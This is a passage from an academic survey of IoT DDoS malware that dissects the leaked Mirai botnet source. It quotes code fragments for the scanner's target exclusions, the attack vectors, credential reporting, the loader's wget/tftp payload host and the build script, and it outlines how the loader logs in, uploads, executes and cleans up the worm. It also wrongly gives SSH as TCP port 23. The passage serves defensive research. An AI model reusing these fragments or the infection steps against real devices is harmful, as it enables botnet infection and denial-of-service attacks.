Every time the CNC Server commands an attack with a given attack vector, the bot invokes the corresponding attack function. All the functions that implement the different types of DDoS attacks are defined in the corresponding file, named *attack_ <protocol_name>.c*. For instance, the DDoS attack TCP SYN is identified by the vector *ATK_VEC_SYN* and it is implemented by the function *attack_tcp_syn( )* defined in the file *attack_tcp.c*:

```
BOOL attack_init (void)
{
    // ...
    add_attack (ATK_VEC_SYN, (ATTACK_FUNC)
       attack_tcp_syn);
    // ...
}
```

The types of DDoS attacks that the Mirai bot implements by default are the ones whose ID is defined in *attack.h* (Listing 9).

The function *attack_parse( )* is invoked from *main( )* once the bot receives an attack command from the CNC Server. This function parses the attack command and checks if it is properly formatted and; if the parsing is completed successfully, the function *attack_start( )* is invoked. Finally, all the attack information (attack duration, attack vector, targets, and options) is sent as input parameters.

The function *attack_start( )* actually starts the attack. It performs a lookup in the data structure initialized by

root/mirai/bot/scanner.c

```
static ipv4_t get_random_ip(void)
{
 uint32_t tmp;
 uint8_t o1, o2, o3, o4;

 do
 {
  tmp = rand_next();

  o1 = tmp & 0xff;
  o2 = (tmp >> 8) & 0xff;
  o3 = (tmp >> 16) & 0xff;
  o4 = (tmp >> 24) & 0xff;
 }
 while(o1 == 127 || // 127.0.0.0/8 -
      Loopback
  (o1 == 0) || // 0.0.0.0/8 - Invalid
      address space
  (o1 == 3) || // 3.0.0.0/8 - General
      Electric Company
  (o1 == 15 ||
  o1 == 16) || // 15.0.0.0/7 - Hewlett-
      Packard Company
  (o1 == 56) || // 56.0.0.0/8 - US Postal
      Service
  (o1 == 10) || // 10.0.0.0/8 - Internal
       network
  (o1 == 192 &&
  o2 == 168) || // 192.168.0.0/16 - Internal
       network
  (o1 == 172 && o2 >= 16 &&
  o2 < 32) || // 172.16.0.0/14 - Internal
       network
  (o1 == 100 && o2 >= 64 &&
  o2 < 127) || // 100.64.0.0/10 - IANA NAT
       reserved
  (o1 == 169 &&
  o2 > 254) || // 169.254.0.0/16 - IANA NAT
       reserved
  (o1 == 198 && o2 >= 18 &&
  o2 < 20) || // 198.18.0.0/15 - IANA
      Special use
  (o1 >= 224) || // 224.*.*.*+ - Multicast
  (o1 == 6 || o1 == 7 || o1 == 11 || o1 ==
      21 || o1 == 22 ||
  o1 == 26 || o1 == 28 || o1 == 29 || o1 ==
      30 || o1 == 33 ||
  o1 == 55 || o1 == 214 || o1 == 215) //
      Department of Defense
  );

 return INET_ADDR(o1,o2,o3,o4);
}
```

Listing 8: List of IP addresses that are not targeted by Mirai scanner.

root/mirai/bot/attack.h

```
#define ATK_VEC_UDP 0 /* Straight up UDP
        flood */
#define ATK_VEC_VSE 1 /* Valve Source
        Engine query flood */
#define ATK_VEC_DNS 2 /* DNS water torture
        */
#define ATK_VEC_SYN 3 /* SYN flood with
        options */
#define ATK_VEC_ACK 4 /* ACK flood */
#define ATK_VEC_STOMP 5 /* ACK flood to
        bypass mitigation devices */
#define ATK_VEC_GREIP 6 /* GRE IP flood */
#define ATK_VEC_GREETH 7 /* GRE Ethernet
        flood */
//#define ATK_VEC_PROXY 8 /* Proxy
        knockback connection */
#define ATK_VEC_UDP_PLAIN 9 /* Plain UDP
        flood optimized for speed */
#define ATK_VEC_HTTP 10 /* HTTP layer 7
        flood */
```

Listing 9: List of DDoS attack implemented by default in Mirai bot.

attack_init( ), in order to retrieve the pointer to the function that implements the requested attack, which is invoked with all the aforementioned attack information as input parameters.

Interesting is the function *attack_kill_all( )*, shown in Listing 10. Apparently this function should scroll all the ongoing attacks and stop them if they are executing. Nevertheless, as far as the reference code [69] shows, the list *attack_ongoing* is initialized with all zeros and never filled. Thus, it seems that this function does not actually stop any ongoing attack.

A peculiarity related to Mirai bot attacks is that each bot uses common headers and standard user agents to perform HTTP DDoS attacks. This allows emulating legitimate traffic, making it more difficult to reveal and filter botnet malicious packets. Moreover, the malware is able to recognize some simple DDoS protection solutions against HTTP DDoS attacks (such as the ones offered by CloudFare and DOSArrest) and adapt the attack consequently.

6.3.4. Reporting Server. The Reporting Server is the component of the Mirai botnet that is in charge of receiving vulnerability results from bots and forwarding them to the Loader Server. This component is implemented by few functions defined in a single GO file: *root/mirai/tools/scanListen.go*.

The entry point of the file is the function *main( )*, which initializes and starts the server. It sets the Reporting Server listening on TCP port **48101** of the local machine IP address and, when a connection is received on that port, the function *handleConnection( )* is invoked to consume the connection.

The function *handleConnection( )* performs the main task of the server. It reads vulnerability results received from the connection (IP address, port, username, and password) and it should send them to the Loader Server.

Actually, the implementation of the Reporting Server available on the GitHub repository [69] shows that the vulnerability credentials received from bots are not sent somewhere else, but just printed on the standard output in the format *IP:port user:pass*, as shown in Listing 11. Thus, we presume that another mechanism for distributing results from the Reporting to the Loader Server was used in the actual Mirai botnet implementation. For instance, it is possible that the two servers were running on the same physical machine and a simple mechanism that redirects the standard output of the Reporting Server to the standard input of the Loading Server was implemented. This hypothesis is further aided by the implementation of the Loader Server, which reads the vulnerability results from standard input, as will be shown in the next subsection.

6.3.5. Loader Server. The Loader Server is in charge of receiving vulnerabilities results from the Reporting Server and using them to upload the malicious code on weak devices, infecting them. The Mirai worm binary files compiled for the different architectures vulnerable by Mirai worm are (or better, should be) stored in the folder *root/loader/bins/*. Meanwhile, the logic of the Loader Server is implemented by the C source code files contained in *root/loader/src/*.

(a) ./main.c. This is the entry point of the Loader Server. The most relevant function is *main( )*, which is in charge of actually creating the server and continuously forwarding vulnerability results to it.

In detail, the main function initializes all relevant data structures for the server and then creates the server by invoking the function *server_create( )* (defined in *./server.c*). The latter accepts as input parameters both IP address and port to listen for *wget* connections (default: 100.200.100.100:80), as an IP address alone (port number is not needed since tftp service uses well-known port number 69) for *tftp* connections (default: 100.200.100.100:69), as shown in Listing 12.

Once the server is created, another thread is started by invoking the Linux function *pthread_create( )*. The function executed by this new thread is *stats_thread( )* and it has the aim of continuously printing statistics related to the Loader Server.

At this point, the function *main( )* enters in its main loop. It performs the basic task of reading vulnerability results and sending them to the server, in order to be processed. As previously stated, the data about vulnerabilities are simply read from standard input through the standard C function *fgets( )*, and that is what lets us suppose a simple mechanism for distributing results between Reporting and Loader Server, in the actual Mirai botnet. When received, vulnerability results are parsed by invoking the function *util_trim( )* (defined in *./util.c*) and then sent to the Loader Server through the function *server_queue_telnet( )* (defined in *./server.c*).

(b) ./server.c. This is the C file that actually implements the Loader Server. It contains several functions worth to review.

server_create( ) is the function invoked from *main( )* (defined in *./main.c*) at startup and it basically initializes the server. It allocates all the data structures needed during

root/mirai/bot/attack.c
```
void attack_kill_all(void)
{
 int i;

 #ifdef DEBUG
        printf("[attack] Killing all ongoing
              attacks\n");
 #endif

 for (i = 0; i < ATTACK_CONCURRENT_MAX; i
       ++)
 {
         if (attack_ongoing[i] != 0)
                kill(attack_ongoing[i], 9);
         attack_ongoing[i] = 0;
 }

 #ifdef MIRAI_TELNET
        scanner_init();
 #endif
}
```

Listing 10: Functions that (should) kill all ongoing DDoS attacks.

root/mirai/tools/scanListen.go
```
Func handleConnection(conn net.Conn)
 {
  // ...
  fmt.Printf("%d.%d.%d.%d:%d %s:%s\n", (
       ipInt >> 24) & 0xff, (ipInt >> 16) & 0
       xff, (ipInt >> 8) & 0xff, ipInt & 0xff
       , portInt, string(usernameBuf), string
       (passwordBuf))
 }
```

Listing 11: The Reporting Server prints vulnerability results out to standard output.

the execution and stores them in a *server* struct (defined in *./headers/server.h* and shown in Listing 13) that is then returned when the function terminates.

Extremely relevant is the variable *workers*, which represents the list of worker threads in charge of processing each vulnerability result, uploading the malicious code to the corresponding insecure device. Each worker runs the function *worker( )* and it is identified by the struct *server_worker* (defined in *./headers/server.h*). As shown in Listing 14, it has an epoll (a Linux I/O event notification facility, with the aim of monitoring multiple file descriptors to see if I/O is possible on any of them) associated with it which will contain an event for each weak device the worker has to infect. More details about *worker( )* and *epoll* follow.

worker( ) is the main function executed by each worker thread. It is composed of a single main loop, which monitors the *epoll* associated with the current worker waiting for new events. When an event is added to the *epoll*, the function *handle_event( )* is invoked giving both the *server_worker* struct and the event as input parameters.

server_queue_telnet( ) is the function invoked from *main( )* (defined in *./main.c*) when a new vulnerability result is received. It checks that the maximum number of connections, stored in the attribute *max_open* of the *server* struct, has not been reached yet and potentially invokes *server_telnet_probe( )* to establish a new connection.

server_telnet_probe( ) sets a connection up with the remote device using information (IP address, port, user, and password) obtained from the vulnerability result. Once the connection is established, a new event is added to the *epoll* of a worker cyclically selected (by sequentially and circularly scrolling the list, using an incremental index and the modulo operation) between the available ones. Then, as soon as the selected worker is free, it will process the event executing the function *handle_event( )*.

handle_event( ) is executed from a worker thread when an event is queued in its *epoll* and is the core function of the Loader Server, since it uploads the malicious code on vulnerable devices. First of all, it checks if the connection (opened by *server_telnet_probe( )*) is still available and working. Subsequently, it enters in an undefined loop and interacts with the remote device through a simple *switch* statement that performs different actions depending on the answer received. Each action is accomplished through a function named *connection_consume_<action>( )* and defined in *./connection.c*. The full list of actions is available in *./headers/connection.h* and is shown in Listing 15.

Simplifying the operations performed by the "state machine" in order to infect the weak device can be summarized as follows:

root/loader/src/main.c

```
if ((srv = server_create(sysconf(
     _SC_NPROCESSORS_ONLN), addrs_len, addrs
     , 1024 * 64, "100.200.100.100", 80,
     "100.200.100.100")) == NULL)
{
       printf("Failed to initialize server.
            Aborting\n");
       return 1;
}
```

Listing 12: Loader Server creation.

root/loader/src/headers/server.h

```
struct server {
 uint32_t max_open;
 volatile uint32_t curr_open;
 volatile uint32_t total_input,
      total_logins, total_echoes,
      total_wgets, total_tftps,
      total_successes, total_failures;
 char *wget_host_ip, *tftp_host_ip;
 struct server_worker *workers;
 struct connection **estab_conns;
 ipv4_t *bind_addrs;
 pthread_t to_thrd;
 port_t wget_host_port;
 uint8_t workers_len, bind_addrs_len;
 int curr_worker_child;
};
```

Listing 13: *Struct* that contains all information related to Loader Server.

root/loader/src/headers/server.h

```
struct server_worker {
  struct server *srv;
  int efd; // We create a separate epoll
       context per thread so thread safety
       isn't our problem
  pthread_t thread;
  uint8_t thread_id;
};
```

Listing 14: *Struct* that contains information of each worker.

(i) *Login:* using the credentials stored in the vulnerability result, in order to log in and gain shell access to the remote device.

(ii) *Architecture type:* finding out the target device architecture. This information is relevant when an executable binary file is uploaded.

(iii) *Uploading methods*: detecting if either *wget* or *tftp* services are available. If not, *"echoloader"* will be used, uploading the binary file through the Linux *echo* command and then executing it.

(iv) *Uploading*: an upload method (*wget*, *tftp,* or *echoloader*) is used to transfer the worm binary file, compiled for the target architecture type. Then, execution privileges are granted.

(v) *Executing*: executing the uploaded binary file, which contains the Mirai bot code.

(vi) *Cleaning up*: overriding the section of memory used, aiming to cover the worm and avoid detection.

6.3.6. Script Files. After having trawled most of the Mirai source code, some considerations are in order about the script files used to set it up.

The most relevant script file is undoubtedly *root/mirai/build.sh*. It is a Bash script that provides basic functionalities such as cleaning up artifacts, enabling compiler flags, and building binaries. In particular, it builds the servers GO files and compiles the bot C source code for multiple platforms (i.e., processors and associated instruction sets) running Linux operating system, which is the most common one in the IoT environment. The full list of architectures "supported" by Mirai worm is shown in Listing 16 and can be summarized as follows: *ARM*, *Motorola 68020* (m68k), *MIPS*, *PowerPC* (ppc), *SPARC*, *SuperH* (sh4), and *x86*. What is interesting here is that, even if IoT devices are the main target, the Mirai worm can potentially infect general purpose machines based on x86 architecture.

The script *build.sh* supports different input parameters which can be specified in order to tune the compiling phase. Its usage can be described as follows:

```
./build.sh <debug | release> <telnet |
ssh>
```

The first parameter defines the behaviour of the bot code and the second one the protocol exploited. In detail, the former works as follows:

(i) The *debug* compile option generates bot binaries, which are not daemons, and that print out information about the execution.

root/loader/src/headers/connection.h

```
int connection_consume_iacs(struct
    connection *conn);
int connection_consume_login_prompt(struct
    connection *conn);
int connection_consume_password_prompt(
    struct connection *conn);
int connection_consume_prompt(struct
    connection *conn);
int connection_consume_verify_login(struct
    connection *conn);
int connection_consume_psoutput(struct
    connection *conn);
int connection_consume_mounts(struct
    connection *conn);
int connection_consume_written_dirs(struct
    connection *conn);
int connection_consume_copy_op(struct
    connection *conn);
int connection_consume_arch(struct
    connection *conn);
int connection_consume_arm_subtype(struct
    connection *conn);
int connection_consume_upload_methods(
    struct connection *conn);
int connection_upload_echo(struct
    connection *conn);
int connection_upload_wget(struct
    connection *conn);
int connection_upload_tftp(struct
    connection *conn);
int connection_verify_payload(struct
    connection *conn);
int connection_consume_cleanup(struct
    connection *conn);
```

Listing 15: List of functions used in *handle_event()* to infect vulnerable devices.

(ii) The *release* compile option produces the actual worm binaries which are stripped, small (about 60 KB), and ready to be loaded onto vulnerable devices.

As far as the latter is concerned, the *telnet* option is a forced choice, since the implementation of the *ssh* one is missing. In our opinion, the actual implementation of the Mirai worm is able to scan for vulnerable devices through both telnet and SSH protocols, but the code which exploits SSH was cleared off before the repository was published. This assumption is also supported by some online analysis of Mirai [73, 74], which spotted Mirai malicious traffic on the SSH port (i.e., port TCP 23).

The file *root/scripts/cross-compile.sh* is a Bash script in charge of setting the cross-compiler up. It has to be used before running the *root/mirai/build.sh* script and, after *cross-compile.sh* execution, a system reboot is required for changes to take effect.

The files *root/loader/build.debug.sh* and *root/loader/build.sh* are Bash scripts that compile the Loader Server C code, respectively, in debug and final-stage-ready mode. The Loader Server is not built from the *root/mirai/build.sh* script.

7. Future Work

This work lays the foundations for a number of future projects. First of all, we want to create an interactive web repository that helps to analyze the state-of-the-art of the DDoS panorama. This repository will include an interactive version of the proposed taxonomy, further extensible by other security teams, in order to provide an up-to-date reference for DDoS attacks. It is useful both for researchers willing to investigate the matter and for businesses that need to set up modern defenses against DDoS offensives. Indeed, we plan to enrich the repository with statistical information about most common DDoS attacks and some defensive suggestions (e.g., UNIX iptables rules to discard specific malformed packets).

In addition, we plan to link the interactive DDoS taxonomy to an up-to-date database of malwares that are able to perform such attacks. We will also supply this database with *root/mirai/build.sh*

```
compile_bot i586 mirai.x86 "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot mips mirai.mips "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot mipsel mirai.mpsl "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot armv4l mirai.arm "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot armv5l mirai.arm5n "$FLAGS -
      DKILLER_REBIND_SSH"
compile_bot armv6l mirai.arm7 "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot powerpc mirai.ppc "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot sparc mirai.spc "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot m68k mirai.m68k "$FLAGS -
      DKILLER_REBIND_SSH -static"
compile_bot sh4 mirai.sh4 "$FLAGS -
      DKILLER_REBIND_SSH -static"
```

Listing 16: List of architectures targeted by Mirai worm.

malwares source (or reverse engineered) codes, if available, as well as with exploits that they abuse to infect victims. We also aim to make this database open to other research teams, in order to collect and organize all the useful data. Indeed, one of our main struggles while conducting this survey was the information retrieval phase. These kinds of information are usually scattered around the web and it takes a lot of time to sort them out; therefore, we hope to simplify the investigation process by joining researchers' efforts.

This survey work is aimed at highlighting the current situation of IoT security in order to provide a useful background to design a solution against IoT malwares. As a matter of fact, we are currently working on a solution called AntibIoTic [75]. AntibIoTic aims at counteracting the spread of IoT malwares on the basis of a fairly simple idea: AntibIoTic is a white worm that utilizes the same vulnerabilities used by malicious malwares, such as Mirai, to infect IoT devices before other malwares. If the victim device has been already infected, AntibIoTic attempts to eradicate the malware and to take its place. Once AntibIoTic controls the device, it tries to fix the security vulnerabilities or, at least, warns the owner that the device is vulnerable and some actions should be taken. If a fix is possible, AntibIoTic applies it and then frees the IoT device; if not, it stays in place and keeps at bay other malwares that might try to infect the device.

AntibIoTic is strictly related to the public repository that we plan to set up. In fact, only by keeping an up-to-date database of IoT security vulnerabilities and on-the-wild malwares we can make our solution proposal effective and efficient.

8. Conclusion

In the last years, the technology market has witnessed an unforeseen flooding of poorly designed and badly protected IoT devices. This lack of attention, primarily driven by firms intrinsic rush for market survival, made the whole Internet security worse than ever by mainly revamping old DDoS attacks.

Motivated by both this exacerbated situation and the lack of pertinent literature about this category of attacks in the IoT context, in this paper we have provided an up-to-date taxonomy of DDoS attacks, with respect to the IoT world, and showed how this taxonomy can be applied to actual DDoS attacks. Furthermore, we have showed how the current situation is, with respect to DDoS-capable IoT malwares, outlining the main families of malwares and the relationships that subsist between them.

Last, but not least, we have gone through a deep investigation of Mirai, showing in detail how its skeleton was designed and how all its components cooperate in order to achieve a full functioning botnet.

We believe that this thorough security analysis of the IoT world can be useful for the scientific community as a foundation to tackle the growing IoT security disaster and to propose concrete solutions to protect the whole Internet infrastructure and, most importantly, all the actors that rely on it. For sure, this constitutes our main future work.

Conflicts of Interest

The a uthors d eclare t hat t here a re n o c onflicts of interest regarding the publication of this paper.

References

[1] E. Bertino, K.-K. R. Choo, D. Georgakopolous, and S. Nepal, "Internet of things (IoT): smart and secure service delivery," *ACM Transactions on Internet Technology (TOIT)*, vol. 16, no. 4, article 22, 2016.

[2] J. Granjal, E. Monteiro, and J. Sa Silva, "Security for the internet of things: a survey of existing protocols and open research issues," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 3, pp. 1294–1312, 2015.

[3] O. Arias, J. Wurm, K. Hoang, and Y. Jin, "Privacy and security in internet of things and wearable devices," *IEEE Transactions on Multi-Scale Computing Systems*, vol. 1, no. 2, pp. 99–109, 2015.

[4] N. Dragoni, A. Giaretta, and M. Mazzara, "The internet of hackable things," in *Proceedings of the 5th International Conference in Software Engineering for Defense Applications (SEDA16)*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds., Advances in Intelligent Systems and Computing, Springer, Berlin, Germany, 2017.

[5] D. Hughes, "Silent risk: new incarnations of longstanding threats," *Network Security*, vol. 2016, no. 8, pp. 17–20, 2016.

[6] S. K. Shukla, "Editorial: cyber security, IoT, block chains—risks and opportunities," *ACM Transactions on Embedded Computing Systems (TECS)*, vol. 16, no. 3, article 62, pp. 1-2, 2017.

[7] R. Goyal, N. Dragoni, and A. Spognardi, "Mind the tracker you wear: a security analysis of wearable health trackers," in *Proceedings of the 31st Annual ACM Symposium on Applied Computing (SAC '16)*, pp. 131–136, Pisa, Italy, April 2016.

[8] N. Hoque, D. K. Bhattacharyya, and J. K. Kalita, "Botnet in DDoS attacks: trends and challenges," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 4, pp. 2242–2270, 2015.

[9] T. Peng, C. Leckie, and K. Ramamohanarao, "Survey of network-based defense mechanisms countering the DoS and DDoS problems," *ACM Computing Surveys*, vol. 39, no. 1, article 3, 2007.

[10] E. Bertino and N. Islam, "Botnets and internet of things security," *IEEE Computer*, vol. 50, no. 2, pp. 76–79, 2017.

[11] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: mirai and other botnets," *IEEE Computer*, vol. 50, no. 7, pp. 80–84, 2017.

[12] K. York, Dyn statement on 10/21/2016 DDoS attack, Dyn Blog, 2016, http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/.

[13] S. Hilton, Dyn analysis summary of friday october 21 attack, Dyn Blog, 2016, http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

[14] A. Asosheh and N. Ramezani, "A comprehensive taxonomy of DDoS attacks and defense mechanism applying in a smart classification," *WSEAS Transactions on Computers*, vol. 7, no. 4, pp. 281–290, 2008.

[15] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of DDoS-capable IoT malwares," in *Proceedings of the 1st International Conference on Security, Privacy, and Trust (INSERT '17)*, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 11, pp. 807–816, Prague, Czech Republic, September 2017.

[16] S. M. Specht and R. B. Lee, "Distributed denial of service: taxonomies of attacks, tools, and countermeasures," in *Proceedings of the 17th International Conference on Parallel and Distributed Computing Systems (ISCA PDCS '04)*, pp. 543–550, San Francisco, Calif, USA, September 2004.

[17] J. Mirkovic and P. Reiher, "A taxonomy of ddos attack and ddos defense mechanisms," *Computer Communication Review*, vol. 34, no. 2, pp. 39–53, 2004.

[18] B. B. Gupta, R. C. Joshi, and M. Misra, "Defending against distributed denial of service attacks: issues and challenges," *Information Security Journal: A Global Perspective*, vol. 18, no. 5, pp. 224–247, 2009.

[19] C. Douligeris and A. Mitrokotsa, "DDoS attacks and defense mechanisms: classification and state-of-the-art," *Computer Networks*, vol. 44, no. 5, pp. 643–666, 2004.

[20] U. Tariq, M. Hong, and K.-S. Lhee, "A comprehensive categorization of DDoS attack and DDoS defense techniques," in *Advanced Data Mining and Applications*, vol. 4093 of *Lecture Notes in Computer Science*, pp. 1025–1036, Springer, Berlin, Germany, 2006.

[21] A. Hussain, J. Heidemann, and C. Papadopoulos, "A framework for classifying denial of service attacks," in *Proceedings of the Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications (SIGCOMM '03)*, pp. 99–110, Karlsruhe, Germany, August 2003.

[22] E. Alomari, S. Manickam, B. B. Gupta, S. Karuppayah, and R. Alfaris, "Botnet-based distributed denial of service (DDoS) attacks on web servers: classification and art," *International Journal of Computer Applications*, vol. 49, no. 7, pp. 24–32, 2012.

[23] S. Specht and R. Lee, "Taxonomies of Distributed Denial of Service networks, attacks, tools and countermeasures," CE-L2003-03, Princeton University, Princeton, NJ, USA, 2003.

[24] RioRey Inc, Taxonomy of DDoS Attacks, 2014, https://www.servermania.com/gallery/resources/RioRey_Taxonomy_DDoS_Attacks_2.6_2014.pdf.

[25] K. Kumar, R. C. Joshi, and K. Singh, "An integrated approach for defending against distributed denial-of-service (DDoS) attacks," in *IRISS-2006*, pp. 1–6, 2006.

[26] G. Singn and M. Gupta, "Distributed denial-of-service," in *Proceedings of the 3rd International Conference on Recent Trends in Engineering, Science and Management (ICRTESM '16)*, pp. 1131–1139, Bundi, Rajasthan, April 2016.

[27] N. Dragoni, F. Massacci, and A. Saidane, "A self-protecting and self-healing framework for negotiating services and trust in autonomic communication systems," *Computer Networks*, vol. 53, no. 10, pp. 1628–1648, 2009.

[28] A. Chen, A. Sriraman, T. Vaidya et al., "Dispersing asymmetric DDoS attacks with SplitStack," in *Proceedings of the 15th ACM Workshop on Hot Topics in Networks (HotNets '16)*, pp. 197–203, Atlanta, Ga, USA, November 2016.

[29] V. Paxson, "An analysis of using reflectors for distributed denial-of-service attacks," *ACM SIGCOMM Computer Communication Review*, vol. 31, no. 3, pp. 38–47, 2001.

[30] S. Gibson, *DRDoS: Description and Analysis of A Potent, Increasingly Prevalent, and Worrisome Internet Attack*, Gibson Research Corporation, Dayton, Ohio, United States, 2002.

[31] M. Ballano, "Is there an Internet-of-Things vigilante out there?" Symantec Blog, 2015, https://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there.

[32] W. Grange, "Hajime worm battles Mirai for control of the Internet of Things," Symantec Blog, 2017, https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things.

[33] R. K. C. Chang, "Defending against flooding-based distributed denial-of-service attacks: a tutorial," *IEEE Communications Magazine*, vol. 40, no. 10, pp. 42–51, 2002.

[34] S. T. Zargar, J. Joshi, and D. Tipper, "A survey of defense mechanisms against distributed denial of service (DDOS) flooding attacks," *IEEE Communications Surveys & Tutorials*, vol. 15, no. 4, pp. 2046–2069, 2013.

[35] C. Rossow, "Amplification hell: revisiting network protocols for ddos abuse," in *Proceedings of the Network and Distributed System Security Symposium*, San Diego, CA, February 2014.

[36] S. Ranjan, R. Swaminathan, M. Uysal, and E. Knightly, "DDoS-resilient scheduling to counter application layer attacks under imperfect detection," in *Proceedings of the 25th IEEE International Conference on Computer Communications (INFOCOM '06)*, pp. 1–13, Barcelona, Spain, April 2006.

[37] A. Networks, "The growing threat of application-Layer DDoS attacks," Tech. Rep., Arbor Networks, Burlington, Mass, USA, 2011.

[38] K. J. Houle and G. M. Weaver, "Trends in denial of service attack technology," Tech. Rep., CERT Coordination Center, Pittsburgh, Pa, USA, 2001.

[39] X. Luo and R. K. C. Chang, "On a new class of pulsing denial-of-service attacks and the defense," in *Proceedings of the 12th Annual Network and Distributed System Security Symposium*, San Diego, Calif, USA, February 2005.

[40] P. Ferguson and D. Senie, "Network ingress filtering: defeating denial of service attacks which employ IP source address spoofing," RFC 2827, IETF, Fremont, Calif, USA, 2000.

[41] K. Park and H. Lee, "On the effectiveness of route-based packet filtering for distributed DoS attack prevention in power-law internets," in *Proceedings of the 2001 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications (SIGCOMM '01)*, pp. 15–26, San Diego, Calif, USA, August 2001.

[42] J. Li, J. Mirkovic, M. Wang, M. Reiher, and L. Zhang, "SAVE: source address validity enforcement protocol," in *Proceedings of*

the Proceednig of the 21st IEEE Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM '02), pp. 1557–1566, New York, NY, USA, June 2002.

[43] CERT, "TCP SYN flooding and IP spoofing attacks," CA-1996-21, CERT Advisory, 2000.

[44] CERT, "Smurf IP denial-of-service attacks," CA-1998-01, CERT Advisory, 2000.

[45] H. Ballani and P. Francis, "Mitigating DNS DoS attacks," in *Proceedings of the 15th ACM conference on Computer and Communications Security (CCS '08)*, pp. 189–198, Alexandria, Va, USA, October 2008.

[46] J. Choi, C. Choi, B. Ko, and P. Kim, "A method of DDoS attack detection using HTTP packet pattern and rule engine in cloud computing environment," *Soft Computing*, vol. 18, no. 9, pp. 1697–1703, 2014.

[47] M. Anagnostopoulos, G. Kambourakis, P. Kopanos, G. Louloudakis, and S. Gritzalis, "DNS amplification attack revisited," *Computers & Security*, vol. 39, pp. 475–485, 2013.

[48] M. Janus, "Heads of the hydra. Malware for network devices," Tech. Rep., Securelist, 2011.

[49] Hydra IRC bot, the 25 minute overview of the kit, Insecurety Research, 2012, http://insecurety.net/?p=90.

[50] McAfee, Linux/DDoS-Kaiten, mmcafee.com, 2002, https://www.mcafee.com/threat-intelligence/malware/default.aspx?id=99733.

[51] S. Khandelwal, Warning - Linux Mint Website Hacked and ISOs replaced with Backdoored Operating System, The Hacker News, 2016, http://thehackernews.com/2016/02/linux-mint-hack.html.

[52] lightaidra 0x2012 (aidra), Vierko.org, 2013, https://vierko.org/tech/lightaidra-0x2012/.

[53] Akamai, "Spike DDoS toolkit," Tech. Rep. 1078, Akamai, Cambridge, Mass, USA, 2014.

[54] M. J. Bohio, "Analyzing a backdoor/bot for the MIPS platform," Tech. Rep., SANS Institute, 2015.

[55] MMD-0052-2016 - Overview of "SkidDDoS" ELF++ IRC Botnet, MalwareMustDie! Blog, 2016, http://blog.malwaremustdie.org/2016/02/mmd-0052-2016-skidddos-elf-distribution.html.

[56] Linux/AES.DDoS: Router Malware Warning—Reversing an ARM arch ELF, MalwareMustDie! Blog, 2014, http://blog.malwaremustdie.org/2014/09/reversing-arm-architecture-elf-elknot.html.

[57] Symantec Security Response, ShellShock: All you need to know about the Bash Bug vulnerability, Symantec Blog, 2014, https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability.

[58] Linux/XOR.DDoS: Fuzzy reversing a new China ELF, MalwareMustDie! Blog, 2014, http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html.

[59] Akamai, "Case study: FastDNS infrastructure battles Xor botnet," Tech. Rep., Akamai Technologies, Cambridge, Mass, USA, 2015.

[60] Linux/luabot - iot botnet as service, MalwareMustDie! Blog, 2016, http://blog.malwaremustdie.org/2016/09/mmd-0057-2016-new-elf-botnet-linuxluabot.html.

[61] NSFOCUS DDoS Defense Research Lab and Threat Response Center (TRC), "2016 q3 report on ddos situation and trends," Tech. Rep., NSFOCUS, Inc., 2016.

[62] M. Malik and M.-E. M. Léveillé, "Meet Remaiten—a Linux bot on steroids targeting routers and potentially other IoT devices," Tech. Rep., WeLiveSecurity, 2016.

[63] MMD-0059-2016 - Linux/IRCTelnet (new Aidra) - A DDoS botnet aims IoT w/ IPv6 ready, MalwareMustDie! Blog, 2016, http://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linux-irctelnet-new-ddos.html.

[64] K. Angrishi, Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT Botnets, 2017, https://arxiv.org/abs/1702.03681.

[65] O. Klaba, "OVH suffers 1.1 Tbps DDoS attack," Tech. Rep., SC Magazine, UK, 2016.

[66] R. Millman, KrebsOnSecurity hit with record DDoS, KrebsonSecurity Blog, 2016, https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/.

[67] S. Mansfield-Devine, "DDoS goes mainstream: how headline-grabbing attacks could make this threat an organisation's biggest nightmare," *Network Security*, vol. 2016, no. 11, pp. 7–13, 2016.

[68] R. Millman, "Who is Anna-Senpai, the Mirai worm author?" KrebsonSecurity Blog, 2017, https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/.

[69] Anna-Senpai, Mirai Source Code on GitHub, 2016, https://github.com/jgamblin/Mirai-Source-Code.

[70] J. A. Jerkins, "Motivating a market or regulatory solution to IoT insecurity with the Mirai botnet code," in *Proceedings of the 7th IEEE Annual Computing and Communication Workshop and Conference (CCWC '17)*, Las Vegas, Nev, USA, January 2017.

[71] BadCyber, New Mirai attack vector: bot exploits a recently discovered router vulnerability, BadCyber, 2016, https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/.

[72] S. Khandelwal, New windows trojan spread Mirai malware to hack more IoT devices, The Hacker News, 2017, http://thehackernews.com/2017/02/mirai-iot-botnet-windows.html.

[73] A. Tellez, "Analyzing the Mirai botnet with Splunk," Splunk Blog, 2016, https://www.splunk.com/blog/2016/10/07/analyzing-the-mirai-botnet-with-splunk/.

